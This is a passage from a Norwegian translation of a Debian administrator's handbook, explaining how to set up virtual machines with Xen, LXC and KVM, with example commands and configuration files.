KULTUR

Xen og ikke-Linux kjerner

Xen krever endringer i alle operativsystemer man ønsker å kjøre på den. Alle kjerner har ikke samme modenhetsnivå når det gjelder dette. Mange er fullt funksjonelle, både som Dom0 og DomU: Linux 3.0 og senere, NetBSD 4.0 og senere, og OpenSolaris. Andre funger bare som en DomU. Du kan sjekke status for hvert operativsystem i Xen-Wikien:

➨ `https://wiki.xenproject.org/wiki/Dom0_Kernels_for_Xen`

➨ `https://wiki.xenproject.org/wiki/DomU_Support_for_Xen`

Men hvis Xen kan stole på maskinvarefunksjonene øremerket til virtualisering (som bare er til stede i nyere prosessorer), kan til og med ikke-modifiserte operativsystemer kjøres som DomU (inkludert Windows).

Når disse nødvendighetene er installert, er neste skritt å teste hvordan Dom0 virker alene. Dette innebærer omstart for hypervisoren og Xen-kjernen. Systemet skal starte på vanlig måte, med noen ekstra meldinger på konsollen under de tidlige initialiseringstrinnene.

Så er det på tide å installere nyttige systemer på DomU-systemene med verktøy fra *xen-tools*. Denne pakken leverer `xen-create-image`-kommandoen, som i stor grad automatiserer oppgaven. Den eneste nødvendige parameteren er `--hostname`, som gir navn til DomU-en. Andre valg

er viktige, men de kan lagres i oppsettsfilen `/etc/xen-tools/xen-tools.conf`, og fraværet deres fra kommandolinjen utløser ikke en feil. Det er derfor viktig å enten sjekke innholdet i denne filen før du oppretter bilder, eller å bruke ekstra parametre i bruken av `xen-create-image`. Viktige parametre omfatter de følgende:

- --memory, for å spesifisere hvor mye RAM som er øremerket til det systemet som nettopp er laget;
- --size og --swap, for å definere størrelsen på de «virtuelle diskene» som er tilgjengelig for DomU-en;
- --debootstrap-cmd, for å spesifisere hvilken debootstrap-kommando som brukes. Standarden er `debootstrap` hvis debootstrap og cdebootstrap er installert. I så fall vil alternativet -dist også oftest brukes (med et distribusjonsnavn som *buster*).
- --dhcp sier at DomUs nettverksoppsett skal hentes med DHCP, mens --ip lar en definere en statisk IP-adresse.
- Til slutt må lagringsmetode velges for bildet som skal opprettes (de som vil bli sett på som harddisker fra DomU). Den enkleste metoden, tilsvarende --dir-valget, er å opprette en fil på Dom0 for hver enhet der DomU skal være. For systemer som bruker LVM, er alternativet å bruke --lvm-valget, fulgt av navnet på en volumgruppe; `xen-create-image` vil deretter opprette et nytt logisk volum inne i den gruppen, og dette logiske volumet vil bli tilgjengelig for DomU-et som en harddisk.

FOR VIDEREKOMMENDE

Installasjon av ikke-Debian-system i DomU

Med et ikke-Linux-system må en, ved hjelp av `--kernel`-valget, passe på å definere kjernen DomU må bruke.

.

MERK

Lagring i domU

Hele harddisker kan også bli eksportert til DomU, samt partisjoner, RAID-sett, eller eksisterende logiske data fra tidligere. Disse operasjonene blir imidlertid ikke automatisert av `xen-create-image`, så å redigere Xen-bildets oppsettsfil er greit etter det første oppsettet med `xen-create-image`.

Så snart disse valgene er gjort, kan vi lage bildet til vår fremtidige Xen-DomU:

```
# xen-create-image --hostname testxen --dhcp --dir /srv/testxen --size=2G --dist=
    ➥ buster --role=udev

[...]
General Information
--------------------
Hostname       :  testxen
Distribution   :  buster
Mirror         :  http://deb.debian.org/debian
Partitions     :  swap            512M  (swap)
                  /               2G    (ext4)
Image type     :  sparse
```

```
Memory size    :  256M
Kernel path    :  /boot/vmlinuz-4.19.0-5-amd64
Initrd path    :  /boot/initrd.img-4.19.0-5-amd64
[...]
Logfile produced at:
         /var/log/xen-tools/testxen.log

Installation Summary
--------------------
Hostname        :  testxen
Distribution    :  buster
MAC Address     :  00:16:3E:0C:74:2F
IP Address(es)  :  dynamic
SSH Fingerprint :  SHA256:PuAGX4/4S07Xzh1u0Cl2tL04EL5udf9ajvvbufBrfvU (DSA)
SSH Fingerprint :  SHA256:ajFTX54eakzolyzmZku/ihq/BK6KYsz5MewJ98BM5co (ECDSA)
SSH Fingerprint :  SHA256:/sFov86b+rD/bRSJoHKbiMqzGFiwgZulEwpzsiw6aSc (ED25519)
SSH Fingerprint :  SHA256:/NJg/CcoVj+OLE/cL3yyJINStnla7YkHKe3/xEdVGqc (RSA)
Root Password   :  EwmQMHtywY9zsRBpqQuxZTb
```

Nå har vi en virtuell maskin, men den kjører ikke for øyeblikket (og bruker derfor bare plass på harddisken til dom0). Selvfølgelig kan vi skape flere bilder, kanskje med ulike parametere.

Før du slår på disse virtuelle maskinene, må vi definere hvordan en skal få tilgang til dem. De kan selvfølgelig sees som isolerte maskiner, som bare nås gjennom sine systemkonsoller. Men dette stemmer sjelden med bruksmønsteret. Mesteparten av tiden blir en DomU betraktet som en ekstern tjener, og kun tilgjengelig gjennom et nettverk. Det vil være ganske upraktisk å legge til et nettverkskort for hver DomU; som er grunnen til at Xen tillater å lage virtuelle grensesnitt, som hvert domene kan se og bruke som standard. Merk at disse kortene, selv om de er virtuelle, bare vil være nyttige så snart de er koblet til et nettverk, selv et virtuelt et. Xen har flere nettverksmodeller for det:

- Den enkleste er *bridge*-modellen. Alle eth0-nettverkskort (både i Dom0- og DomU-systemer) oppfører seg som om de var direkte koblet til en Ethernet-svitsj.
- Så følger *routing*-modellen, hvor Dom0 oppfører seg som en ruter som står mellom DomU-systemer og det (fysiske) eksterne nettverket.
- Til slutt, i *NAT*-modellen, der Dom0 igjen er mellom DomU-systemene og resten av nettverket, men DomU-systemene er ikke direkte tilgjengelig utenfra, og trafikken går gjennom noen nettverksadresseoversettelser på Dom0-et.

Disse tre nettverksnodene innbefatter en rekke grensesnitt med uvanlige navn, for eksempel `vif*`, `veth*`, `peth*` og `xenbr0`. Xen-hypervisoren setter dem opp med det utlegget som har blitt definert og kontrollert av verktøy i brukerland. Siden NAT- og rutingmodellene bare er tilpasset det enkelte tilfelle, vil vi bare omtale bridge-modellen.

Standardoppsettet for Xen-pakkene endrer ikke hele systemets nettverksoppsett. Men bakgrunnsprosessen `xend` er satt opp for å integrere inn virtuelle nettverksgrensesnitt i alle nettverksbroer som eksisterer fra før (der `xenbr0` tar forrang dersom flere slike broer finnes). Vi må

derfor sette opp en bro i `/etc/network/interfaces` (som krever installasjon av pakken *bridge-utils*, som er grunnen til at *xen-utils-4.11*-pakken anbefaler den) for å erstatte den eksisterende eth0-inngangen:

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

Etter å ha startet maskinen på nytt for å sørge for at brua blir opprettet automatisk, kan vi nå starte DomU med Xen-kontrollverktøyet, spesielt `xl`-kommandoen. Denne kommandoen tillater ulike håndteringer av domenene, inkludert å føre dem opp, og starte/stoppe dem. Du må kanskje øke standardminnet ved å redigere variabelminnet fra oppsettfilen (i dette tilfellet `/etc/xen/testxen.cfg`). Her har vi satt den til 1024 (megabyte).

```
# xl list
Name                                        ID   Mem VCPUs        State        Time(s
    ➥ )
Domain-0                                     0  1894     2     r-----      63.5
# xl create /etc/xen/testxen.cfg
Parsing config from /etc/xen/testxen.cfg
# xl list
Name                                        ID   Mem VCPUs        State        Time(s
    ➥ )
Domain-0                                     0  1505     2     r-----     100.0
testxen                                     13  1024     0     --p---       0.0
```

VERKTØY

Valg av verktøysamling for å håndtere Xen VM

I Debian 7 og eldre versjoner, var kommandolinjeverktøyet `xm` referansen når en skulle administrere virtuelle Xen-maskiner. Nå er det erstattet av `xl`, som er stort sett bakoverkompatibel. Men disse er ikke de eneste tilgjengelige verktøyene: `virsh` i libvirt og `xe` til XenServers XAPI (kommersielt tilbud for Xen), er alternative verktøy.

VÆR VARSOM

Bare ett DomU per bilde!

Mens det selvfølgelig er mulig å ha flere DomU-systemer som kjører parallelt, har alle behov for å bruke sitt eget bilde, siden hvert DomU er laget for å tro det kjører på sin egen maskinvare (bortsett fra den lille biten av kjernen som snakker til hypervisor). Spesielt er det ikke mulig for to DomU-systemer, som kjører samtidig, å dele lagringsplass. Hvis DomU-systemene ikke kjører samtidig, er det imidlertid fullt mulig å gjenbruke en enkel vekselminnepartisjon, eller partisjonen som er vert for filsystemet `/home`.

Merk at `testxen`-DomU bruker virkelig minne tatt fra RAM som ellers ville være tilgjengelig for Dom0, og ikke simulert minne. Når du bygger en tjener som skal være vert for Xen-bruk, pass på å sette av tilstrekkelig fysisk RAM.

Se der! Vår virtuelle maskin starter opp. Vi får tilgang til den i en av to modi. Den vanlige måten er å koble seg til «eksternt» gjennom nettverket, slik som vi ville koble til en ekte maskin; Det vil

som regel enten kreve oppsett av en DHCP-tjener, eller et DNS-oppsett. Den andre måten, som kan være den eneste måten hvis nettverksoppsettet var feil, er å bruke `hvc0`-konsollet, med `xl console`-kommandoen:

```
# xl console testxen
[...]

Debian GNU/Linux 10 testxen hvc0

testxen login:
```

Man kan så åpne en økt, akkurat som man ville gjøre hvis du sitter med den virtuelle maskinens tastatur. Frakobling fra dette konsollet oppnås med Control+]-tastekombinasjon.

TIPS

Umiddelbar tilgang til konsollet

Noen ganger ønsker man å starte et DomU-system, og med en gang få adgang til konsollet dens; dette er grunnen til at `xl create`-kommandoen aksepterer en `-c`-bryter. Å starte en DomU med denne bryteren vil vise alle meldingene når systemet starter.

VERKTØY

OpenXenManager

OpenXenManager (i *openxenmanager*-pakken) er et grafisk grensesnitt som tillater fjernadministrasjon av Xen-domener via Xen API. Den kan dermed eksternt styre Xen-domener, og har med de fleste av funksjonene i `xl`-kommandoen.

Når DomU kjører, kan den brukes akkurat som en hvilken som helst annen tjenermaskin (siden den tross alt er et GNU/Linux-system). Imidlertid tillater den virtuelle maskinstatusen noen ekstra funksjoner. For eksempel kan en DomU midlertidig stoppes, og så begynne igjen, med kommandoene `xl pause`, og `xl unpause`. Merk at selv om DomU i pause ikke bruker noen prosessorkraft, er det tildelte minnet fortsatt i bruk. Det kan være interessant å vurdere kommandoene `xl save` og `xl restore`: Å lagre en DomU frigjør ressursene som tidligere ble brukte, inkludert RAM. Når den hentes inn igjen (eller pausen avsluttes, for den saks skyld), legger ikke DomU en gang merke til noe utover tiden som går. Hvis en DomU var i gang når Dom0 er stengt, lagrer skriptpakken automatisk DomU-et, og gjenoppretter den ved neste oppstart. Dette vil selvfølgelig medføre at de vanlige ubekvemmelighetene som oppstår når en bærbar datamaskin settes i dvalemodus. For eksempel, spesielt hvis DomU er suspendert for lenge, kan nettverkstilkoblinger gå ut på tid. Merk også at Xen så langt er uforenlig med en stor del av ACPI-strømstyringen, noe som utelukker suspensjon av Dom0-vertsystemet.

Stopping og omstart av en DomU kan gjøres enten fra DomU-et (med `shutdown` command) eller fra Dom0, med `xl shutdown`, eller `xl reboot`.

DOKUMENTASJON

xl-valg

De fleste av `xl`-underkommandoer forventer ett eller flere argumenter, ofte et DomU-navn. Disse argumentene er godt beskrevet på manualsiden `xl(1)`.

FOR VIDEREKOMMENDE

Avansert Xen

Xen har mange flere funksjoner enn vi kan beskrive i et par avsnitt. Spesielt er systemet meget dynamisk, og mange parametere for et domene (for eksempel mengden tildelt minne, synlige harddisker, oppførselen til oppgaveplanleggeren, og så videre) kan justeres selv når domenet er i gang. Et DomU kan også overføres på tvers av tjenermaskiner uten å bli slått av, og uten å miste sine nettverkstilkoblinger! For alle disse avanserte mulighetene er primærkilden til informasjon den offisielle Xen-dokumentasjonen.

➨ https://xenproject.org/help/documentation/

12.2.2. LXC

Selv om LXC brukes til å bygge «virtuelle maskiner», er det strengt tatt ikke et virtualiseringssystem, men et system for å isolere grupper av prosesser fra hverandre, selv om de alle kjører på den samme vertsmaskin. Det trekker veksler på et sett av nyutviklinger i Linux-kjernen, kjent som *kontrollgrupper*, der forskjellige sett med prosesser som kalles «grupper» har ulikt utsyn til forskjellige aspekter ved det totale systemet. Mest kjent blant disse aspektene er prosessidentifikatorene, nettverksoppsettene og monteringspunktene. En slik gruppe av isolerte prosesser vil ikke ha noen adgang til de andre prosesser i systemet, og gruppens adgang til filsystemet kan være begrenset til en spesifikk undergruppe. Den kan også ha sitt eget nettverksgrensesnitt og rutingstabell, og den kan være satt opp til å bare se et delsett av de tilgjengelige verktøy som finnes i systemet.

Disse egenskapene kan kombineres for å isolere en hel prosessfamilie som starter fra `init`-prosessen, og det resulterende settet ser mye ut som en virtuell maskin. Det offisielle navnet på et slikt oppsett er en «beholder» (derav LXC-forkortelsen: *LinuX Containers*), men en ganske viktig forskjell til «ekte» virtuelle maskiner, som leveres av Xen eller KVM, er at det ikke er noen ekstra kjerne; beholderen bruker den samme kjernen som vertssystemet. Dette har både fordeler og ulemper: Fordelene inkluderer utmerket ytelse grunnet total mangel på ekstrabelastning, og det faktum at kjernen har full oversikt over alle prosesser som kjører på systemet, slik at planleggingen kan være mer effektiv enn hvis to uavhengige kjerner skulle planlegge ulike oppgavesett. Den største blant ulempene er at det er umulig å kjøre en annen kjerne i en beholder (enten en annen Linux-versjon, eller et annet operativsystem i det hele tatt).

MERK

LXC isolasjonsgrenser

LXC beholdere gir ikke det isolasjonsnivået som oppnås med tyngre emulatorer eller virutaliseringer. Spesielt:

- ettersom kjernen er delt mellom vertssystemet og beholderne, kan prosesser avgrenset til beholdere fortsatt få tilgang til kjernemeldinger, noe som kan føre til informasjonslekkasje hvis meldingene er sendt ut fra en beholder;
- av lignende grunner, hvis en beholder er kompromittert og et sikkerhetsproblem i kjernen utnyttes, kan de øvrige beholdere også bli påvirket;
- på filsystemet sjekker kjernen rettigheter ved hjelp av de numeriske identifikatorer for brukere og grupper. Disse identifikatorene kan henvise til forskjellige brukere og grupper avhengig av beholderen, noe en bør huske på om skrivbare deler av filsystemet er delt mellom beholdere.

Siden vi har å gjøre med isolasjon, og ikke vanlig virtualisering, er å sette opp LXC-beholdere mer komplisert enn bare å kjøre debian-installer på en virtuell maskin. Vi vil beskrive noen forutsetninger, og går deretter videre til nettverksoppsettet. Da vil vi faktisk være i stand til å lage systemet som skal kjøres i beholderen.

Innledende steg

Pakken *lxc* inneholder de verktøyene som kreves for å kjøre LXC, og må derfor være installert.

LXC krever også oppsettssystemet *kontrollgrupper*, som er et virtuelt filsystem til å monteres på `/sys/fs/cgroup`. Ettersom Debian 8 byttet til systemd, som også er avhengig av kontrollgrupper, gjøres dette nå automatisk ved oppstart uten ytterligere oppsett.

Nettverksoppsett

Målet med å installere LXC er å sette opp virtuelle maskiner; mens vi selvfølgelig kan holde dem isolert fra nettverket, og bare kommunisere med dem via filsystemet, innebærer de fleste brukstilfeller i det minste å gi minimal nettverkstilgang til beholderne. I det typiske tilfellet vil hver beholder få et virtuelt nettverksgrensesnitt koblet til det virkelige nettverket via en bro. Dette virtuelle grensesnittet kan kobles enten direkte på vertens fysiske nettverksgrensesnitt (der beholderen er direkte på nettverket), eller på et annet virtuelt grensesnitt som er definert hos verten (og verten kan da filtrere eller rute trafikk). I begge tilfeller kreves pakken *bridge-utils*.

Det enkle tilfellet trenger kun endring i `/etc/network/interfaces`, for å flytte oppsettet for det fysiske grensesnittet (for eksempel `eth0`) til et brogrensesnitt (vanligvis `br0`), og sette opp koblingen mellom dem. For eksempel, hvis nettverksoppsettsfilen i utgangspunktet inneholder oppføringer som de følgende:

```
auto eth0
iface eth0 inet dhcp
```

De bør deaktiveres og erstattes med følgende:

```
#auto eth0
#iface eth0 inet dhcp

auto br0
iface br0 inet dhcp
  bridge-ports eth0
```

Effekten av dette oppsettet vil ligne på hva som ville blitt oppnådd dersom beholderne var maskiner koblet til det samme fysiske nettverket som vert. Bro-oppsettet ("bridge"-oppsettet) håndterer transitt av Ethernet-rammer mellom alle bro-grensesnitt som inkluderer fysisk `eth0`, samt grensesnittet definert for beholderne.

I tilfeller der dette oppsettet ikke kan brukes (for eksempel, hvis ingen offentlige IP-adresser kan tildeles beholderne), blir et virtuelt *tap*-grensesnitt opprettet og koblet til broen. Den tilsvarende nettverkssammenhengen blir da som en vert med et andre nettverkskort koblet til en egen bryter, med også beholderne koblet til denne bryteren. Verten fungerer da som en inngangsport for beholdere hvis de er ment å kommunisere med omverdenen.

I tillegg til *bridge-utils*, krever dette «rike» oppsettet *vde2*-pakken; `/etc/network/interfaces`-filen blir da:

```
# Grensesnitt eth0 er uendret
auto eth0
iface eth0 inet dhcp

# Virtuelt grensesnitt
auto tap0
iface tap0 inet manual
  vde2-switch -t tap0

# Bru for kontainere
auto br0
iface br0 inet static
  bridge-ports tap0
  address 10.0.0.1
  netmask 255.255.255.0
```

Nettverket kan så bli satt opp enten statisk i beholderne, eller dynamisk med en DHCP-tjener som kjører hos verten. En slik DHCP-tjener må settes opp til å svare på spørsmål om br0-grensesnittet.

Oppsett av systemet

La oss nå sette opp filsystemet som skal brukes av beholderen. Siden denne «virtuelle maskinen» ikke vil kjøres direkte på maskinvare, er noen finjusteringer nødvendige sammenlignet med et standard filsystem, spesielt så langt som kjernen, enheter og konsollene angår. Heldigvis inkluderer *lxc* skript som stort sett automatiserer dette oppsettet. For eksempel vil følgende kommandoer (som krever *debootstrap* og *rsync*-packages) installere en Debian beholder:

```
root@mirwiz:~# lxc-create -n testlxc -t debian
debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/rootfs-stable-amd64 ...
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Release.gpg
[...]
Download complete.
Copying rootfs to /var/lib/lxc/testlxc/rootfs...
[...]
root@mirwiz:~#
```

Merk at filsystemet opprinnelig er opprettet i `/var/cache/lxc`, og deretter flyttet til den katalogen filsystemet skal til. Dette gjør det mulig å lage identiske beholdere mye raskere, ettersom det da bare kreves kopiering.

Merk at Debian-skriptet, for å opprette maler, godtar et `--arch`-valg for å spesifisere arkitekturen til systemet som skal installeres, og et `--release`-valg hvis du ønsker å installere noe annet enn den nåværende stabile utgaven av Debian. Du kan også sette omgivelsesvariabelen MIRROR til å peke på et lokalt Debian speil.

Nå inneholder det nyopprettede filsystemet et minimalt Debian-system, og som standard har ikke beholderen nettverksgrensesnitt (utover filmonteringen). Siden dette ikke er virkelig ønsket, vil vi endre beholderens oppsettsfil (`/var/lib/lxc/testlxc/config`), og legge til noen få lxc.network.*-innganger:

```
lxc.net.0.type = veth
lxc.net.0.flags = up
lxc.net.0.link = br0
lxc.net.0.hwaddr = 4a:49:43:49:79:20
```

Disse oppføringene betyr, henholdsvis, at et virtuelt grensesnitt vil bli opprettet i beholderen; at det automatisk vil bli vist når det blir meldt at beholderen er startet; at det automatisk vil bli koblet til br0-broen hos verten; og at MAC-adressen vil være som spesifisert. Skulle denne siste posten mangle eller være deaktivert, vil det genereres en tilfeldig MAC-adresse.

En annen nyttig inngang i den filen er innstillingen for vertsnavnet:

```
lxc.uts.name = testlxc
```

Å starte beholderen

Nå som vårt virtuelle maskinbilde er klart, la oss starte beholderen: med `lxc-start --daemon --name=testlxc`.

I LXC-versjoner som fulgte 2.0.8 angis ikke rotpassord som standard. Vi kan sette et som kjører `lxc-attach -n testlxc` *`passwd`* `.` Nå kan vi logge inn:

```
root@mirwiz:~# lxc-console -n testlxc
Debian GNU/Linux 9 testlxc console

testlxc login: root
Password:
Linux testlxc 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@testlxc:~# ps auxwf
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2  56736  6608 ?        Ss   09:28   0:00 /sbin/init
root        32  0.0  0.1  46096  4680 ?        Ss   09:28   0:00 /lib/systemd/systemd-journald
```

```
root        75  0.0  0.1  67068  3328 console  Ss   09:28   0:00 /bin/login --
root        82  0.0  0.1  19812  3664 console  S    09:30   0:00  \_ -bash
root        88  0.0  0.1  38308  3176 console  R+   09:31   0:00      \_ ps auxwf
root        76  0.0  0.1  69956  5636 ?        Ss   09:28   0:00 /usr/sbin/sshd -D
root@testlxc:~#
```

Nå er vi i beholderen; vår tilgang til prosessene er begrenset til bare dem som er startet fra beholderen selv, og vår tilgang til filsystemet er tilsvarende begrenset til den øremerkede undergruppen i hele filsystemet (`/var/lib/lxc/testlxc/rootfs`). Vi kan gå ut av konsollen med Control+a q.

Legg merke til at vi kjørte beholderen som en bakgrunnsprosess, takket være `--daemon`-valget til `lxc-start`. Vi kan avbryte beholderen med en kommando slik som `lxc-stop --name=testlxc`.

Pakken *lxc* inneholder et initialiseringsskript som automatisk kan starte en eller flere beholdere når verten starter opp (det er avhengig av `lxc-autostart` som starter beholdere der lxc.start.auto-valget er satt til 1). Mer finkornet kontroll over oppstartsrekkefølgen er mulig med lxc.start.order og lxc.group. Som standard starter klargjøringsskriptet først beholdere som er en del av onboot-gruppen, og deretter beholdere som ikke er en del av en gruppe. I begge tilfeller er rekkefølgen innenfor en gruppe definert av lxc.start.order-valget.

FOR VIDEREKOMMENDE

Massevirtualisering

Siden LXC er et meget lett isolasjonssystem, kan det spesielt tilpasses til å være et massivt vertskap for virtuelle tjenere. Nettverksoppsettet vil trolig være litt mer avansert enn hva vi beskrev ovenfor, men det «rike» oppsettet som bruker `tap` og `veth`-grensesnitt skulle i mange tilfelle være nok.

Det kan også være fornuftig å ha en del av filsystemet felles, slik som `/usr` og `/lib`-undertrærne, slik at man unngår å duplisere programvaren som kanskje må være felles for flere containere. Dette vil vanligvis oppnås med `lxc.mount.entry`-innganger i beholdernes oppsettfil. En interessant bieffekt er at prosessene da vil bruke mindre fysisk minne, siden kjernen er i stand til å oppdage felles programmer. Den marginale belastningen for en ekstra beholder kan da reduseres til diskplassen øremerket til dens spesifikke data, og noen ekstra prosesser som kjernen må planlegge, og administrere.

Vi har selvfølgelig ikke beskrevet alle de tilgjengelige alternativene. Mer omfattende informasjon kan fås fra `lxc(7)` og `lxc.container.conf(5)`-manualsider og sidene de refererer til.

12.2.3. Virtualisering med KVM

KVM, som står for *Kernel-based Virtual Machine*, er først og fremst en kjernemodul som gir det meste av infrastrukturen som kan brukes av en visualiserer, men er ikke selv en visualiserer. Faktisk kontroll av visualiseringen håndteres av en QEMU-basert applikasjon. Ikke være bekymret om denne seksjonen nevner `qemu-*`-kommandoer, den handler fremdeles om KVM.

I motsetning til andre visualiseringssystemer, ble KVM fusjonert inn i Linux-kjernen helt fra starten. Utviklerne valgte å dra nytte av prosessorens instruksjonssett øremerket til visualisering (Intel-VT og AMD-V), som holder KVM lett, elegant og ikke ressurskrevende. Motstykket,

selvfølgelig, er at KVM ikke fungerer på alle datamaskiner, men bare på dem med riktige prosessorer. For x86-datamaskiner kan du bekrefte at du har en slik prosessor ved å se etter «vmx» eller «svm» i CPU-flagg oppført i `/proc/cpuinfo`.

Med Red Hats aktive støtte til utviklingen, har KVM mer eller mindre blitt referansen for Linux-virtualisering.

Innledende steg

I motsetning til verktøy som VirtualBox, har KVM selv ikke noe brukergrensesnitt for å opprette og administrere virtuelle maskiner. Pakken *qemu-kvm* gir bare en kjørbar som kan starte en virtuell maskin, samt et initialiseringsskript som laster de aktuelle kjernemodulene.

Heldigvis gir Red Hat også et annet sett med verktøy for å løse dette problemet ved utvikling av *libvirt*-bibliotektet og de tilhørende *virtual machine manager*-verktøyene. libvirt kan administrere virtuelle maskiner på en enhetlig måte, uavhengig av virtualiseringen bak i kulissene (det støtter for tiden QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare og UML). `virtual-manager` er et grafisk grensesnitt som bruker libvirt til å opprette og administrere virtuelle maskiner.

Vi installerer først de nødvendige pakker med `apt-get install libvirt-clients libvirt-daemon-system qemu-kvm virtinst virt-manager virt-viewer`. *libvirt-daemon-system* gir bakgrunnsprosessen `libvirtd`, som tillater (potensielt ekstern) håndtering av virtuelle maskiner som kjører på verten, og starter de nødvendige VM-er når vertsmaskinen starter opp. *libvirt-clients* gir `virsh`-kommandolinjeverktøyet som gjør det mulig å styre `libvirtd`-håndterte maskiner.

Pakken *virtinst* leverer `virt-install`, som tillater å lage virtuelle maskiner fra kommandolinjen. Avslutningsvis gir *virt-viewer* tilgang til en VM-grafiske konsoll.

Nettverksoppsett

Akkurat som i Xen og LXC, innebærer det hyppigste nettverksoppsettet en bro som grupperer nettverksgrensesnittene og de virtuelle maskinene (se del 12.2.2.2, «Nettverksoppsett» side 357).

Alternativt, og i standardoppsettet, levert av KVM, er den virtuelle maskinen tildelt en privat adresse (i 192.168.122.0/24-området), og NAT er satt opp slik at VM kan få tilgang til nettverket utenfor.

Resten av denne seksjonen forutsetter at verten har et `eth0` fysisk grensesnitt, og en `br0`-bro, og den første er knyttet til den siste.

Installasjon med `virt-install`

Å lage en virtuell maskin er svært lik å installere et normalt system, bortsett fra at den virtuelle maskinens egenskaper er beskrevet i en tilsynelatende uendelig kommandolinje.

I praksis betyr dette at vi vil bruke Debians installasjonsprogram ved å starte den virtuelle maskinen på en virtuell DVD-ROM-stasjon som er tilordnet til et Debian DVD-bilde som ligger hos vertssystemet. VM vil eksportere sin grafiske konsoll over VNC-protokollen (se del 9.2.2, «Å bruke eksterne grafiske skrivebord» side 212 for detaljer), som tillater oss å kontrollere installasjonsprosessen.

Vi må først fortelle libvirtd hvor diskbildene skal lagres, med mindre standardplasseringen (`/var/lib/libvirt/images/`) er grei.

```
root@mirwiz:~# mkdir /srv/kvm
root@mirwiz:~# virsh pool-create-as srv-kvm dir --target /srv/kvm
Pool srv-kvm created

root@mirwiz:~#
```

TIPS

Å legge til din bruker til libvirt-gruppen

Alle eksempler i denne seksjonen forutsetter at du kjører kommandoene som rot. Effektivt, hvis du ønsker å styre en lokal libvirt-bakgrunnsprosess, må du enten være rot, eller være medlem av `libvirt`-gruppen (som ikke er tilfelle som standard). Så hvis du ønsker å unngå å bruke rotrettigheter for ofte, kan du legge deg selv til `libvirt`-gruppen, og kjøre de forskjellige kommandoene under din brukeridentitet.

La oss nå starte installasjonsprosessen for den virtuelle maskinen, og ta en nærmere titt på de viktigste valgene til `virt-install`. Denne kommandoen registrerer den virtuelle maskinen med parametre i libvirtd, og starter den deretter slik at installasjonen kan fortsette.

```
# virt-install --connect qemu:///system ❶
               --virt-type kvm ❷
               --name testkvm ❸
               --memory 1024 ❹
               --disk /srv/kvm/testkvm.qcow,format=qcow2,size=10 ❺
               --cdrom /srv/isos/debian-10.2.0-amd64-netinst.iso ❻
               --network bridge=virbr0 ❼
               --graphics vnc ❽
               --os-type linux ❾
               --os-variant debian10

Starting install...
Allocating 'testkvm.qcow'                |  10 GB     00:00
```

❶ Valget --connect spesifiserer «hypervisoren» som skal brukes. Den har samme format som en URL som inneholder et virtualiseringssystem (xen://, qemu://, lxc://, openvz://, vbox://, og så videre), og den maskinen som skal være vert for VM (dette kan være tomt når det gjelder den lokale verten). I tillegg til det, og i QEMU/KVM tilfellet, kan hver bruker administrere virtuelle maskiner som arbeider med begrensede tillatelser, og URL-banen tillater å skille «system»-maskiner (/system) fra andre (/session).

❷ Siden KVM forvaltes på samme måte som QEMU, tillater --virt-type kvm å spesifisere bruken av KVM selv om nettadressen ser ut som QEMU.

❸ Valget V--name definerer et (unikt) navn for den virtuelle maskinen.

❹ Valget --memory kan spesifisere hvor mye RAM (i MB) som skal avsettes til den virtuelle maskinen.

❺ --disk angir plasseringen av bildefilen som skal representere harddisken til vår virtuelle maskin; denne filen er laget, hvis den ikke allerede er til stede, med størrelsen (i GB) spesifisert av size-parameteret. format-parameteret gjør det mulig å velge mellom flere måter for lagring av bildefilen. Standardformatet (qcow2) tillater [starte med en liten fil som bare vokser når den virtuelle maskinen faktisk begynner å bruke plass.

❻ --cdrom-valget brukes til å indikere hvor en finner den optiske disken til bruk ved installasjon. Banen kan enten være en lokal bane for en ISO-fil, en URL der man kan få tak i filen, eller fra disk-filen i en fysisk CD-ROM-stasjon (dvs. /dev/cdrom).

❼ --network angir hvordan det virtuelle nettverkskortet integreres i vertens nettverksoppsett. Standard oppførsel (som vi eksplisitt håndhevet/tvang i vårt eksempel) er å integrere det inn i hvilken som helst foreliggende nettverksbro. Hvis en slik bro ikke finnes, vil den virtuelle maskinen kun nå det fysiske nettverket gjennom NAT, så det får en adresse i et privat delnettsområde (192.168.122.0/24).

❽ --graphics vnc sier at den grafiske konsollen skal gjøres tilgjengelig ved hjelp av VNC. Standard virkemåte for den tilknyttede VNC-tjeneren er å bare lytte til det lokale grensesnitt; hvis VNC-klienten skal kjøres på en annen vert, krever opprettelse av forbindelsen at det settes opp en SSH-tunnel (se del 9.2.1.3, «Å lage krypterte tunneler med portvideresending (Port Forwarding)» side 210). Alternativt kan --graphics vnc,listen=0.0.0.0 anvendes slik at VNC-tjeneren er tilgjengelig fra alle grensesnitt. Vær oppmerksom på at hvis du gjør det, må du virkelig sette opp din brannmur tilsvarende .

❾ --os-type og --os-variant-valgene kan optimalisere noen parametere for den virtuelle maskinen, basert på noen av de kjente funksjonene i operativsystemet nevnt der.

Nå kjører den virtuelle maskinen, og vi må koble til den grafiske konsollen for å fortsette med installasjonen. Hvis den forrige operasjonen ble kjørt fra et grafisk skrivebordsmiljø, bør denne forbindelsen startes automatisk. Hvis ikke, eller hvis vi operere eksternt, kan `virt-viewer` kjøres fra et hvilket som helst grafisk miljø for å åpne den grafiske konsollen (merk at det spørres om rot-passordet til den eksterne verten to ganger, fordi operasjonen krever 2 SSH-forbindelser):

```
$ virt-viewer --connect qemu+ssh://root@server/system testkvm
root@server's password:
root@server's password:
```

Når installasjonsprosessen er ferdig, blir den virtuelle maskinen startet på nytt, nå klar til bruk.

Å håndtere maskiner med `virsh`

Nå som installasjonen er ferdig, la oss se hvordan man skal håndtere de tilgjengelige virtuelle maskinene. Det første du må prøve, er å spørre `libvirtd` om listen over de virtuelle maskinene den forvalter:

```
# virsh -c qemu:///system list --all
 Id Name                 State
----------------------------------
  8 testkvm              shut off
```

La oss starte vår test av den virtuelle maskinen:

```
# virsh -c qemu:///system start testkvm
Domain testkvm started
```

